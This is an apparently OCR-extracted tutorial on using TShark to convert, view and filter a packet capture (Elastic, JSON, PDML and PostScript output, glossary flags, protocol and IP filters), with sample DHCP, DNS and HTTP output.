
```
"fields"  The values of fields specified with the -e option, in a form
          specified by the -E option.
"pdml"    Packet Details Markup Language, an XML-based format for the
          details of a decoded packet. This information is equivalent to
          the packet details printed with the -V flag.
"ps"      PostScript for a human-readable one-line summary of each of
          the packets, or a multi-line view of the details of each of
          the packets, depending on whether the -V flag was specified.
"psml"    Packet Summary Markup Language, an XML-based format for the
          summary information of a decoded packet. This information is
          equivalent to the information shown in the one-line summary
          printed by default.
"json"    Packet Summary, an JSON-based format for the details
          summary information of a decoded packet. This information is
          equivalent to the packet details printed with the -V flag.
"jsonraw" Packet Details, a JSON-based format for machine parsing
          including only raw hex decoded fields (same as -T json -x but
          without text decoding, only raw fields included).
"ek"      Packet Details, an EK JSON-based format for the bulk insert
          into elastic search cluster. This information is
          equivalent to the packet details printed with the -V flag.
"text"    Text of a human-readable one-line summary of each of the
          packets, or a multi-line view of the details of each of the
          packets, depending on whether the -V flag was specified.
          This is the default.
"tabs"    Similar to the text report except that each column of the
          human-readable one-line summary is delimited with an ASCII
          horizontal tab character.
```

Prepare for Elastic

Say for example we want to upload a packet into an ELK stack, we can print the PCAP in Elastic format.

```
#print it to terminal in Elastic format
  # -P means packet summary
  # -V means packet details
tshark -T ek -P -V -r c42-MTA6.pcap

#you can always filter by protocls with -j
tshark -T ek -j "http tcp ip" -P -V -r c42-MTA6.pcap

#output it to elastic format and save in a file, to be ingested by an ELK later
tshark -T ek -P -V -r c42-MTA6.pcap > elastic.json
```


Notice how Elastic wraps things around `{}`, the curly brackets.



Moreover, Elastic needs a *mapping index* as a template to convert this packet business into somthing ELK can understand.


```
#this is a BIG output
tshark -G elastic-mapping > map.index
#You can filter by protocol
tshark -G elastic-mapping --elastic-mapping-filter ip,smb,dns,tcp  > map.index
```

```
[18-Jun-21 18:15:03 BST] Desktop/c42-MTA6
-> tshark -G elastic-mapping | head -n 40
{
  "index_patterns": "packets-*",
  "settings": {
    "index.mapping.total_fields.limit": 1000000
  },
  "mappings": {
    "doc": {
      "dynamic": false,
      "properties": {
        "timestamp": {
          "type": "date"
        },
        "layers": {
          "properties": {
            "_ws.malformed": {
              "properties": {}
            },
            "_ws.type_length": {
              "properties": {}
            },
            "_ws.number_string.decoding_error": {
              "properties": {}
            },
            "_ws.string": {
              "properties": {}
            },
```



Tabs

You know how in Wireshark you can open up the drop-down tabs to filter and get more info?



You can do that in TShark too. Though it just prints ALL of the tabs

```
tshark -T tabs -V -r c42-MTA6.pcap

#can do more or less the same just flagging -V from normal
tshark -V -r c42-MTA6.pcap
```

```
        .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
    Option: (53) DHCP Message Type (Request)
        Length: 1
        DHCP: Request (3)
    Option: (61) Client identifier
        Length: 7
        Hardware type: Ethernet (0x01)
        Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
    Option: (50) Requested IP Address (192.168.137.56)
        Length: 4
        Requested IP Address: 192.168.137.56
    Option: (12) Host Name
        Length: 12
        Host Name: Franklion-PC
    Option: (81) Client Fully Qualified Domain Name
        Length: 15
        Flags: 0x00
            0000 .... = Reserved flags: 0x0
            .... 0... = Server DDNS: Some server updates
            .... .0.. = Encoding: ASCII encoding
            .... ..0. = Server overrides: No override
            .... ...0 = Server: Client
        A-RR result: 0
        PTR-RR result: 0
        Client name: Franklion-PC
```

Other Formats

You can always do JSON

```
tshark -T json -r c42-MTA6.pcap
```

Packet Details Markup Language (PDML) is an XML-style represenation

```
tshark -T pdml -r c42-MTA6.pcap
```

```
<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xsl" href="pdml2html.xsl"?>
<!-- You can find pdml2html.xsl in /usr/share/wireshark or at https://gitlab.com/wire
shark/wireshark/-/raw/master/pdml2html.xsl. -->
<pdml version="0" creator="wireshark/3.4.2" time="Fri Jun 18 18:29:42 2021" capture_f
ile="c42-MTA6.pcap">
<packet foreground='#12272e' background='#daeeff'>
  <proto name="geninfo" pos="0" showname="General information" size="356">
    <field name="num" pos="0" show="1" showname="Number" value="1" size="356"/>
    <field name="len" pos="0" show="356" showname="Frame Length" value="164" size="35
6"/>
    <field name="caplen" pos="0" show="356" showname="Captured Length" value="164" si
ze="356"/>
    <field name="timestamp" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST" showna
me="Captured Time" value="1442000880.947657000" size="356"/>
  </proto>
  <proto name="frame" showname="Frame 1: 356 bytes on wire (2848 bits), 356 bytes cap
tured (2848 bits)" size="356" pos="0">
    <field name="frame.encap_type" showname="Encapsulation type: Ethernet (1)" size="
0" pos="0" show="1"/>
    <field name="frame.time" showname="Arrival Time: Sep 11, 2015 20:48:00.947657000
BST" size="0" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST"/>
    <field name="frame.offset_shift" showname="Time shift for this packet: 0.0000000
0 seconds" size="0" pos="0" show="0.000000000"/>
    <field name="frame.time_epoch" showname="Epoch Time: 1442000880.947657000 seconds
" size="0" pos="0" show="1442000880.947657000"/>
    <field name="frame.time_delta" showname="Time delta from previous captured frame
 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>
```

PostScript (PS) is an interesting one. I don't particularly know the purpose of it to be honest with you. All I know is it can eventually create a cool looking pdf.

```
# create a ps
tshark -T ps -r c42-MTA6.pcap > test.ps

## you can be verbose. This will make a CHUNGUS file though, very unwiedly
tshark -T ps -V -r c42-MTA6.pcap > verbose.ps

#You can convert it online in various places and turn it into a PDF
```

Raw PS

```
                pagenumtab                                          % X
                bmargin                                             % Y
                lineto
                stroke

        grestore
} def

% Reset the vertical position
/vpos tmargin def

% Set the font to 8 point
/Monaco findfont 8 scalefont setfont

%% the page title
/ws_pagetitle (c42-MTA6.pcap - Wireshark 3.4.2 (Git v3.4.2 packaged as 3.4
u20.04.0+wiresharkdevstable1)) def

0 (    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 (    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 (    3   9.549687 192.168.137.56 → 224.0.0.22   IGMPv3 60 Membership Rep
e group 224.0.0.252) putline
```

Size difference between -verbose flag on and off

Converted to PDF

```
    1   0.000000      0.0.0.0     255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7
    2   3.941378      0.0.0.0     255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7
    3   9.549687 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Leave group 224.
    4   9.553122 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    5   9.555369 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Leave group 224.
    6   9.555548 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    7   9.555984 192.168.137.56     224.0.0.252  LLMNR 72 Standard query 0x8fae ANY Franklion-P
    8   9.562541 192.168.137.56     224.0.0.22   IGMPv3 60 Membership Report / Join group 224.0
y sources
    9   9.633058 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
   10   9.633126 192.168.137.56     192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
   11   9.652799 192.168.137.56     224.0.0.252  LLMNR 72 Standard query 0x8fae ANY Franklion-P
   12   9.811780 192.168.137.56     192.168.137.2 DNS 91 Standard query 0xd89c SRV _ldap._tcp.d
me.net
   13   9.812023 192.168.137.2     192.168.137.56 DNS 91 Standard query response 0xd89c No such
ap._tcp.dc._msdcs.mshome.net
   14   9.814246 192.168.137.56     192.168.137.2 DNS 91 Standard query 0x3fe5 SRV _ldap._tcp.d
me.net
   15   9.814509 192.168.137.2     192.168.137.56 DNS 91 Standard query response 0x3fe5 No such
ap._tcp.dc._msdcs.mshome.net
   16  10.382617 192.168.137.56     192.168.137.255 NBNS 110 Registration NB WORKGROUP<00>
   17  10.382651 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
   18  10.385867 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
   19  11.132647 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<20>
   20  11.132683 192.168.137.56     192.168.137.255 NBNS 110 Registration NB FRANKLION-PC<00>
```

Filtering


Glossary

`-G` is a GREAT flag. Using `tshark -G help` you can get an overview for everything the Glossary can show you

```
Glossary table reports:
  -G column-formats        dump column format codes and exit
  -G decodes               dump "layer type"/"decode as" associations and exit
  -G dissector-tables      dump dissector table names, types, and properties
  -G elastic-mapping       dump ElasticSearch mapping file
  -G fieldcount            dump count of header fields and exit
  -G fields                dump fields glossary and exit
  -G ftypes                dump field type basic and descriptive names
  -G heuristic-decodes     dump heuristic dissector tables
  -G plugins               dump installed plugins and exit
  -G protocols             dump protocols in registration database and exit
  -G values                dump value, range, true/false strings and exit

Preference reports:
  -G currentprefs          dump current preferences and exit
  -G defaultprefs          dump default preferences and exit
  -G folders               dump about:folders
```

Protocols

```
tshark -G protocols

#If you know the family of protocol you already want, grep for it
tshark -G protocols | grep -i smb
```



By Protocol

Filter the protocols you want under the -Y flag

```
#get just the one
tshark -r c42-MTA6.pcap -Y "dhcp"
tshark -r c42-MTA6.pcap -V -Y "dhcp" #will be vebose and add way more info

#Or treat yourself and collect more than one
tshark -r c42-MTA6.pcap -Y "dhcp or http"
tshark -r c42-MTA6.pcap -V -Y "dhcp or http" #will be vebose and add way more inf
```

```
[18-Jun-21 19:24:14 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp"
    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
   31  13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xaa23bdbc
11589  91.395673 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xe9ae949a
11950 175.650716 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x14cb9ac7
16416 307.556591 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x9738d00f
16484 309.576721 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request  - Transaction ID 0xfa0c0a3d
19554 444.768306 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0x8163738a
19742 609.621390 192.168.137.56 → 192.168.137.2 DHCP 350 DHCP Request  - Transaction ID 0x26b51e80
[18-Jun-21 19:24:20 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -Y "dhcp or http" | head -n 20
    1   0.000000      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
    2   3.941378      0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request  - Transaction ID 0x7b7e11e5
   31  13.057182 192.168.137.56 → 255.255.255.255 DHCP 342 DHCP Inform   - Transaction ID 0xaa23bdbc
   45  25.652864 192.168.137.56 → 204.79.197.200 HTTP 393 GET / HTTP/1.1
  142  26.001806 204.79.197.200 → 192.168.137.56 HTTP 1396 HTTP/1.1 200 OK  (text/html)
  145  26.572727 192.168.137.56 → 204.79.197.200 HTTP 676 GET /s/a/hpc14.png HTTP/1.1
  154  26.684968 204.79.197.200 → 192.168.137.56 HTTP 869 HTTP/1.1 200 OK  (PNG)
  157  26.933541 192.168.137.56 → 204.79.197.200 HTTP 692 GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1
  165  27.045689 204.79.197.200 → 192.168.137.56 HTTP 695 HTTP/1.1 200 OK  (PNG)
  169  27.133298 192.168.137.56 → 204.79.197.200 HTTP 579 GET /fd/s/a/hp/bing.svg HTTP/1.1
  172  27.253051 204.79.197.200 → 192.168.137.56 HTTP 1148 HTTP/1.1 200 OK
  175  27.262814 192.168.137.56 → 204.79.197.200 HTTP 578 GET /s/a/bing_p_lg.ico HTTP/1.1
  181  27.442444 192.168.137.56 → 204.79.197.200 HTTP 939 GET /fd/ls/l?IG=79fd8291061e4f859dd03a7b178643f
"S":"L","FC":-1,"BC":-1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad":[-1,-1,1017,531,1017,531,0],"w3c":"1ffdf
TP/1.1
  184  27.460393 204.79.197.200 → 192.168.137.56 HTTP 482 HTTP/1.1 200 OK  (image/x-icon)
  187  27.472144 192.168.137.56 → 204.79.197.200 HTTP 1121 GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js
ared%24event.custom,c.source%2cShared%24event.native,c.source%2cShared%24onHTML,c.source%2cShared%24dom,c
```

If you want to only show detail for particuar protocols, but not filter OUT existing protocols and packets, then the `-O` is your man

```
tshark -r c42-MTA6.pcap -O http

#You can have more than one by comma seperation
tshark -r c42-MTA6.pcap -O http,ip
```

```
Frame 3244: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49185, Dst Port: 80, Seq: 403, Ack: 1368, Len: 0

Frame 3245: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49181, Dst Port: 80, Seq: 2852, Ack: 47595, Len: 418
Hypertext Transfer Protocol
    GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7 HTTP/1.1\r\n
        [Expert Info (Chat/Sequence): GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.
            [GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7 HTTP/1.1\r\n]
            [Severity level: Chat]
            [Group: Sequence]
        Request Method: GET
        Request URI: /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7
            Request URI Path: /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css
            Request URI Query: ver=4.1.7
                Request URI Query Parameter: ver=4.1.7
        Request Version: HTTP/1.1
    Accept: text/css, */*\r\n
    Referer: http://www.prideorganizer.com/\r\n
```

By IPs

You can can hunt down what a particular IP is up to in your packet

```
tshark -r c42-MTA6.pcap -Y "ip.addr==192.168.137.56"

#For style points, pipe to ack so it will highlight when your IP appears!
| ack '192.168.137.56'
```

```
 9731  80.031199 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=19610
 9732  80.031200   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=22344 Ack=12
d PDU]
 9733  80.031261   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=23711 Ack=12
d PDU]
 9734  80.031312 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=20977
 9735  80.031429 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=22344
 9736  80.031543 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=23711
 9737  80.031591   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=25078 Ack=12
d PDU]
 9738  80.031658   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=26445 Ack=12
d PDU]
 9739  80.031664 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=25078
 9740  80.031719  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=422600 Ack=14
d PDU]
 9741  80.031779 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=26445
 9742  80.031785  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=423967 Ack=14
d PDU]
 9743  80.031846  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=425334 Ack=14
```

If you want to get a list of all the IPs involved in this traffic, get by Host IP and Destination IP

```
# you can use the -z flag, and we'll get onto that in more detail later
tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
